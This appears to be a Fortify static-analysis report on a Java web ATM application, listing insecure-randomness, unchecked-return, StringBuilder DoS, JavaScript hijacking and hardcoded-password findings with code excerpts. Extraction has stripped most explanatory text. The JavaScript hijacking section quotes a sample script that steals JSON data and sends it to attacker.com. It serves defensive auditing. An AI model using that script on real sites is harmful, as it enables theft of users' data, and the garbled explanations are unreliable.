
```

Sink: _ApMsg.java:235 java.io.File.File()

```

233         try
234         {
235             mlLogFile= new File(clFilePath);
236             java.io.File mlLogDir = new File(mlLogFile.getParent());
237             if (!mlLogDir.exists())

```



Abstract:

random()

Explanation:

Insecure Randomness

(PRNG, Pseudorandom Number Generator)

PRNG PRNG PRNG PRNG PRNGSession Hijacking DNS

PRNG URL

```
String GenerateReceiptURL(String baseUrl) {
    Random ranGen = new Random();
    ranGen.setSeed((new Date()).getTime());
    return (baseUrl + ranGen.nextInt(400000000) + ".html");
}
```

Random.nextInt() Random.nextInt() PRNG (PRNG)

Recommendations:

() PRNG PRNG (entropy) ()

Java java.security.SecureRandom PRNG java.security SecureRandom SecureRandom.getInstance() SecureRandom SecureRandom SecureRandom

Sun SHA1PRNG Java SecureRandom Sun

SHA-1 64 1 160 SHA-1 64 [1]

Sun SHA1PRNG Sun

_Passwd.java, line 62 (Insecure Randomness) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Security Features		

Abstract: random()

```
Sink: _Passwd.java:62 random()
60         for (int i = 0 ; i < mlRandom ; i++)
61         {
62             mlRandomChar=(int) (Math.random() * s.length());
63             char c = s.charAt(mlRandomChar) ;
```

_Passwd.java, line 49 (Insecure Randomness) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Security Features		

Abstract: random()

Sink: _Passwd.java:49 random()

```

47         int mlRandom=0;
48         boolean mlIsEnglishAndNumber=false;
49         mlRandom=(int)(Math.random()*piMax);
50         if(mlRandom<piMin)
51         {

```

PngGOTP.java, line 24 (Insecure Randomness) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Security Features		

Abstract: random()

Sink: PngGOTP.java:24 random()

```

22         String mlBackground = "";
23         int mlRandom = 0;
24         mlRandom = (int) (Math.random() * 10);
25         mlBackground = BACKGROUND[mlRandom];
26         return mlBackground;

```

_AesECB.java, line 90 (Insecure Randomness) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Security Features		

Abstract: random()

Sink: _AesECB.java:90 random()

```

88         for (int i = 0; i < 16; i++)
89         {
90             mlRandomIndex = (int) (Math.random() * 999);
91             mlRandomString = "000" + String.valueOf(mlRandomIndex);
92             mlRandomString = mlRandomString.substring(mlRandomString.length() -
3,mlRandomString.length());

```

_AesECB.java, line 69 (Insecure Randomness) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Security Features		

Abstract: random()


Sink: _AesECB.java:69 random()

```

67         public static String getAtmSessionKey()
68         {
69             long mlRandomNo = (long) (Math.random() * 100000000000000L);
70             String mlSessionKeyEndX13 = Long.toString(mlRandomNo);
71             mlSessionKeyEndX13="00000000000000"+mlSessionKeyEndX13;

```

Category: Unchecked Return Value (18 Issues: 18 Hidden)

**Abstract:**

```
_CheckSub.java editEmailStr() 1351 replaceAll()
```

Explanation:

```
Java read() java.io Java ( Java C )
```

```
read() IO
```

```
1KB read()
```

```
FileInputStream fis;
byte[] byteArray = new byte[1024];
for (Iterator i=users.iterator(); i.hasNext();) {
String userName = (String) i.next();
String pFileName = PFILE_ROOT + "/" + userName;
FileInputStream fis = new FileInputStream(pFileName);
fis.read(byteArray); // the file is always 1k bytes
fis.close();
processPFile(userName, byteArray);
}
```

Recommendations:

```
FileInputStream fis;
byte[] byteArray = new byte[1024];
for (Iterator i=users.iterator(); i.hasNext();) {
String userName = (String) i.next();
String pFileName = PFILE_ROOT + "/" + userName;
fis = new FileInputStream(pFileName);
int bRead = 0;
while (bRead < 1024) {
int rd = fis.read(byteArray, bRead, 1024 - bRead);
if (rd == -1) {
throw new IOException("file is unusually small");
}
bRead += rd;
}
// could add check to see if file is too large here
fis.close();
processPFile(userName, byteArray);
}
```

Tips:

1. ...

HtmlTemplate.java, line 886 (Unchecked Return Value) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	API Abuse
----------	-----------

Abstract: HtmlTemplate.java addFile() 886 read()

Sink: HtmlTemplate.java:886 read()

```

884             tmpFileSrc = new byte[ (tmpFileLen = (int) tmpFile.length())];
885             BufferedInputStream wkBIS = new BufferedInputStream(new
FileInputStream(tmpFile));
886             wkBIS.read(tmpFileSrc);
887             wkBIS.close();
888             addToByteArray(tmpInclude, tmpIncludeStartPos, tmpFileSrc,
tmpFileLen);

```

_ApMsg.java, line 239 (Unchecked Return Value) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	API Abuse
----------	-----------

Abstract: _ApMsg.java setLogOutput() 239 mkdirs()

Sink: _ApMsg.java:239 mkdirs()

```

237             if (!mlLogDir.exists())
238             {
239                 mlLogDir.mkdirs();
240             }
241             if (clXfos != null)

```

_CheckSub.java, line 1351 (Unchecked Return Value) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	API Abuse
----------	-----------

Abstract: _CheckSub.java editEmailStr() 1351 replaceAll()

Sink: _CheckSub.java:1351 replaceAll()

```

1349             }
1350             if (mlWkEditStr.indexOf(" ") >= 0) {
1351                 mlWkEditStr.replaceAll(" ", "");
1352             }
1353             if (mlWkEditStr.indexOf("\\" ) >= 0) {

```

HtmlTemplate.java, line 220 (Unchecked Return Value) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	API Abuse
----------	-----------

Abstract: HtmlTemplate.java readFile() 220 read()

Sink: HtmlTemplate.java:220 read()

```

218             tempSrc = new byte[srcLength];
219             wkBIS = new BufferedInputStream(new FileInputStream(wkFile));
220             wkBIS.read(tempSrc);
221             wkBIS.close();
222             wkFile = null;

```

_EjbMsg.java, line 220 (Unchecked Return Value) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	API Abuse
----------	-----------

Abstract: _EjbMsg.java setLogOutput() 220 mkdirs()

Sink: _EjbMsg.java:220 mkdirs()

```


218             if (!mlLogDir.exists())
219             {
220                 mlLogDir.mkdirs();
221             }

```


222

```
if (clXfos != null)
```

Category: Denial of Service: StringBuilder (16 Issues: 16 Hidden)

**Abstract:**

HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM

Explanation:

(16) StringBuilder StringBuffer StringBuilder StringBuffer StringBuilder StringBuffer Denial of Service (DoS)

1 StringBuilder

...

```
StringBuilder sb = new StringBuilder();
final String lineSeparator = System.lineSeparator();
String[] labels = request.getParameterValues("label");
for (String label : labels) {
    sb.append(label).append(lineSeparator);
}
```

...

Recommendations:

StringBuilder StringBuffer StringBuilder StringBuffer

2 StringBuilder StringBuilder

...

```
private final int BUFFER_CAPACITY = 5200;
StringBuilder sb = new StringBuilder(BUFFER_CAPACITY);
...
final String lineSeparator = System.lineSeparator();
String[] labels = request.getParameterValues("label");
for (String label : labels) {
    if (label.length() + lineSeparator.length() + sb.length() <= sb.capacity()) {
        sb.append(label).append(lineSeparator);
    } else {
        // Handle error
    }
}
```

...

3 StringBuffer StringBuffer

2 StringBuilder

```
private final int MAX_LABEL_LEN = 50;
private final int MAX_LABEL_ITEMS = 100;
private final int BUFFER_CAPACITY = 5200;
StringBuffer sb = new StringBuffer(BUFFER_CAPACITY);
```

```

...
final String lineSeparator = System.lineSeparator();
String[] labels = request.getParameterValues("label");
if (labels.length <= MAX_LABEL_ITEMS) {
for (String label : labels) {
if (label.length() <= MAX_LABEL_LEN) {
sb.append(label).append(lineSeparator);
} else {
// Handle error
}
}
} else {
// Handle error
}
...

```

Tips:

1.

HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]

Fortify Priority:	Low	Folder	Low
--------------------------	-----	---------------	-----

Kingdom:	Input Validation and Representation
-----------------	-------------------------------------

Abstract:	HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM
------------------	--

Source:	WebatmMMXSIsBean.java:70 java.lang.System.getProperty()
----------------	---

```

68         {
69             SecurityConst.$ManchineId = mlProperties.getProperty("MachineId").trim();
70             SecurityConst.$ServerId = System.getProperty("weblogic.Name");
71             //Servlet
72             SecurityConst.$ServletDomainURL =
mlProperties.getProperty("ServletDomainURL").trim(); //Domain1
Sink:
HtmlExtensible.java:232 java.lang.StringBuffer.append()
230         else
231         {
232             editString.append( " " +tempAttributeName + "=\"\"
+contrastAttribute.get(tempAttributeName)+ "\"\"");
233         }
234         tempAttributeName = null;

```

HtmlPage.java, line 563 (Denial of Service: StringBuilder) [Hidden]

Fortify Priority:	Low	Folder	Low
--------------------------	-----	---------------	-----

Kingdom:	Input Validation and Representation
-----------------	-------------------------------------

Abstract:	HtmlPage.java 563 append() (16) StringBuilder StringBuffer JVM
------------------	--

Source:	WebatmServletCtx.java:104 java.lang.System.getProperty()
----------------	--

```

102             //machineid
103             SecurityConst.$ManchineId =
mlProperties.getProperty("MachineId").trim();
104             SecurityConst.$ServerId=System.getProperty("weblogic.Name");
105             //Serverportmachineid !!!
Sink:
HtmlPage.java:563 java.lang.StringBuffer.append()
561         else
562         {
563             loopSecString.append(editAttribute[idxModify].getAll());
564             modifyIndex[i] = - modifyIndex[i];
565         }

```

HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]

Fortify Priority:	Low	Folder	Low
--------------------------	-----	---------------	-----

Kingdom:	Input Validation and Representation
-----------------	-------------------------------------

Abstract: HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM

Source: _PropertyFile.java:44 java.util.Properties.load()
 42 mlXfis = new FileInputStream(mlPropertyFile);
 43 mlProperties= new Properties();
 44 mlProperties.load(mlXfis);
 45 }
 46 catch (Throwable et)

Sink: HtmlExtensible.java:232 java.lang.StringBuffer.append()

230 else
 231 {
 232 editString.append(" " +tempAttributeName + "=\""
 +contrastAttribute.get(tempAttributeName)+ "\"");
 233 }
 234 tempAttributeName = null;

HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Input Validation and Representation

Abstract: HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM

Source: _WebatmEjbSub.java:581 java.lang.System.getProperty()
 579 {
 580 SecurityConst.\$MachineId = mlProperties.getProperty("MachineId").trim();
 581 SecurityConst.\$ServerId = System.getProperty("weblogic.Name");
 582 //Servlet
 583 SecurityConst.\$ServletDomainURL =
 mlProperties.getProperty("ServletDomainURL").trim(); //Domain1

Sink: HtmlExtensible.java:232 java.lang.StringBuffer.append()

230 else
 231 {
 232 editString.append(" " +tempAttributeName + "=\""
 +contrastAttribute.get(tempAttributeName)+ "\"");
 233 }
 234 tempAttributeName = null;

HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Input Validation and Representation


Abstract: HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM

Source: WebatmServletCtx.java:104 java.lang.System.getProperty()
 102 //machineid
 103 SecurityConst.\$MachineId =
 mlProperties.getProperty("MachineId").trim();
 104 SecurityConst.\$ServerId=System.getProperty("weblogic.Name");
 105 //Serverportmachineid !!!

Sink: HtmlExtensible.java:232 java.lang.StringBuffer.append()

230 else
 231 {
 232 editString.append(" " +tempAttributeName + "=\""
 +contrastAttribute.get(tempAttributeName)+ "\"");
 233 }
 234 tempAttributeName = null;

Category: JavaScript Hijacking: Vulnerable Framework (13 Issues: 13 Hidden)



Abstract:

JavaScript JavaScript

Explanation:

JavaScript 1) JavaScript 2) JavaScript Fortify Secure Coding Rulepacks HTTP JavaScript JavaScript (Same Origin Policy) (Same Origin Policy) JavaScript JavaScript (Same Origin Policy) JavaScriptJavaScript (Same Origin Policy) Web JavaScript (Same Origin Policy) JavaScript JavaScript 2.0 JavaScript Web JavaScript JavaScript Object Notation (JSON)JSON RFC JSON JavaScript (object literal syntax)JSON JavaScript JavaScript JSON JavaScript JSON JavaScript JSON JavaScript JavaScript JavaScript 1 Web JSON Web Mozilla JSON var object; var req = new XMLHttpRequest(); req.open("GET", "/object.json",true); req.onreadystatechange = function () { if (req.readyState == 4) { var txt = req.responseText; object = eval("(" + txt + ")"); req = null; } }; req.send(null); HTTP GET /object.json HTTP/1.1 ... Host: www.example.com Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR (HTTP HTTP) JSON HTTP/1.1 200 OK Cache-control: private Content-Type: text/JavaScript; charset=utf-8 ... [{"fname":"Brian", "lname":"Chess", "phone":"6502135600", "purchases":60000.00, "email":"brian@example.com" }, {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",

```
"purchases":120000.00, "email":"katrina@example.com" },
{"fname":"Jacob", "lname":"West", "phone":"6502135600",
"purchases":45000.00, "email":"jacob@example.com" }]
```

JSON ()(Web cookie) JavaScript

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
var objString = "";
for (fld in this) {
objString += fld + ": " + this[fld] + ", ";
}
objString += "email: " + x;
var req = new XMLHttpRequest();
req.open("GET", "http://attacker.com?obj=" +
escape(objString),true);
req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```

Script JSON cookie

JSON JSON JavaScript mashup JavaScript mashup JavaScript mashup

JavaScript Script mashup mashup

Recommendations:

JavaScript 1) JavaScript 2) JavaScript JavaScript <script> JavaScript JavaScript

JavaScript JavaScript cookie cookie cookie (cookie (Same Origin Policy)) Cookie

JavaScript cookie cookie cookie cookie

2 JavaScript

```
var httpRequest = new XMLHttpRequest();
...
var cookies="cookies="+escape(document.cookie);
http_request.open('POST', url, true);
httpRequest.send(cookies);
```

HTTP referer referer HTTP POST HTTP GET JavaScript <script> GET JavaScriptWeb GET HTTP GET

JavaScript <script> () <script> JavaScript JavaScript

3

while(1);

JavaScript

```

var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
if (req.readyState == 4) {
var txt = req.responseText;
if (txt.substr(0,9) == "while(1);") {
txt = txt.substr(10);
}
object = eval("(" + txt + ")");
req = null;
}
};
req.send(null);

JavaScript JavaScript eval() JSON

/*
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
"purchases":60000.00, "email":"brian@example.com" }
]
*/

```

```

var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
if (req.readyState == 4) {
var txt = req.responseText;
if (txt.substr(0,2) == "/*") {
txt = txt.substr(2, txt.length - 2);
}
object = eval("(" + txt + ")");
req = null;
}
};
req.send(null);

```

<script> JavaScript

EcmaScript 5 JavaScript

atm1049p1.htm, line 56 (JavaScript Hijacking: Vulnerable Framework) [Hidden]

| | | | |
|-------------------|-----|--------|-----|
| Fortify Priority: | Low | Folder | Low |
|-------------------|-----|--------|-----|

| | |
|----------|---------------|
| Kingdom: | Encapsulation |
|----------|---------------|

| | |
|-----------|-----------------------|
| Abstract: | JavaScript JavaScript |
|-----------|-----------------------|

| | |
|-------|--|
| Sink: | atm1049p1.htm:56 AssignmentStatement() |
|-------|--|

```

54      {
55          alert("!"); //20110111
56          parent.BottomLeft.document.forms["TxnForm"].method="Get";
57          parent.BottomLeft.document.forms["TxnForm"].target="_top";
58          parent.BottomLeft.document.forms["TxnForm"].action="../../atmlogout";

```

atm1010p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]

| | | | |
|-------------------|-----|--------|-----|
| Fortify Priority: | Low | Folder | Low |
|-------------------|-----|--------|-----|

| | |
|----------|---------------|
| Kingdom: | Encapsulation |
|----------|---------------|

| | |
|------------------|---|
| Abstract: | JavaScript JavaScript |
| Sink: | atm1010p1.htm:27 AssignmentStatement() |
| 25 | function BackPage() |
| 26 | { |
| 27 | document.forms["TxnForm"].method = "Get"; |
| 28 | document.forms["TxnForm"].action = "../..atm1010s"; |
| 29 | document.forms["TxnForm"].submit(); |

bia1085p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]

| | | | |
|--------------------------|---------------|---------------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Encapsulation | | |

| | |
|------------------|---|
| Abstract: | JavaScript JavaScript |
| Sink: | bia1085p1.htm:27 AssignmentStatement() |
| 25 | function BackPage() |
| 26 | { |
| 27 | document.forms["TxnForm"].method = "Get"; |
| 28 | document.forms["TxnForm"].action = "../..bia1085s"; |
| 29 | document.forms["TxnForm"].submit(); |

bia1080p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]

| | | | |
|--------------------------|---------------|---------------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Encapsulation | | |


| | |
|------------------|---|
| Abstract: | JavaScript JavaScript |
| Sink: | bia1080p1.htm:27 AssignmentStatement() |
| 25 | function BackPage() |
| 26 | { |
| 27 | document.forms["TxnForm"].method = "Get"; |
| 28 | document.forms["TxnForm"].action = "../..bia1080s"; |
| 29 | document.forms["TxnForm"].submit(); |

atm1020p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]

| | | | |
|--------------------------|---------------|---------------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Encapsulation | | |

| | |
|------------------|---|
| Abstract: | JavaScript JavaScript |
| Sink: | atm1020p1.htm:27 AssignmentStatement() |
| 25 | function BackPage() |
| 26 | { |
| 27 | document.forms["TxnForm"].method = "Get"; |
| 28 | document.forms["TxnForm"].action = "../..atm1020s"; |
| 29 | document.forms["TxnForm"].submit(); |

Category: Password Management: Hardcoded Password (13 Issues)

**Abstract:****Explanation:**

1 hardcoded password

...

```
DriverManager.getConnection(url, "scott", "tiger");
```

...

```
scotttiger javap -c Example 1
```

```
javap -c ConnMngr.class
```

```
22: ldc #36; //String jdbc:mysql://ixne.com/rxsql
```

```
24: ldc #38; //String scott
```

```
26: ldc #17; //String tiger
```

2 Android WebView

...

```
webview.setWebViewClient(new WebViewClient() {
public void onReceivedHttpAuthRequest(WebView view,
HttpAuthHandler handler, String host, String realm) {
handler.proceed("guest", "allow");
}
});
```

...

Example 1

Recommendations:

WebSphere Application Server 4.x XOR WebSphere

Android SQLite SQLCipher SQLCipher SQLite 256 AES

3 SQLCipher Android

```
import net.sqlcipher.database.SQLiteDatabase;
```

...

```
SQLiteDatabase.loadLibs(this);
```

```
File dbFile = getDatabasePath("credentials.db");
```

```
dbFile.mkdirs();
dbFile.delete();
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(dbFile, "credentials", null);
db.execSQL("create table credentials(u, p)");
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
...
```

```
android.database.sqlite.SQLiteDatabase net.sqlcipher.database.SQLiteDatabase
```

```
WebView sqlcipher.so WebKit
```

Tips:

1. Fortify Java Annotations FortifyPassword FortifyNotPassword
2. nullEmpty Password Hardcoded Password password Fortify Custom Rules Editor Password Management

_MsgCode.java, line 253 (Password Management: Hardcoded Password)

| | | | |
|-------------------|-------------------|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |

Abstract:

Sink: _MsgCode.java:253 FieldAccess: \$PasswordEqualErr()

```
251         public static final String $AESCheckErr = "V217"; //3005
252         public static final String $AESCheckErrMsg = ", !";
253         public static final String $PasswordEqualErr = "V218";
254         public static final String $PasswordEqualErrMsg = "";
255         //for SCSB
```

_MsgCode.java, line 277 (Password Management: Hardcoded Password)

| | | | |
|-------------------|-------------------|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |

Abstract:

Sink: _MsgCode.java:277 FieldAccess: \$PasswordAuthErrMsg()

```
275         public static final String $NoFunListPermissionErrMsg = "!";
276         public final static String $PasswordAuthErr = "V406";
277         public final static String $PasswordAuthErrMsg = ", !";
278         public final static String $MaxPasswordAuthErr = "V407";
279         public final static String $MaxPasswordAuthErrMsg = "!";
```

_MsgCode.java, line 276 (Password Management: Hardcoded Password)

| | | | |
